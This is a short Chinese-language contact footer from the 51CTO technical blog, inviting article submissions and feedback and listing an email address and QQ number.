如果您有意投稿，请联系我们
如果您有反馈意见，请告诉我们

联系方式：
Email：blog@51cto.com
QQ: 1173854158

欢迎关注我们：
@51CTO 技术博客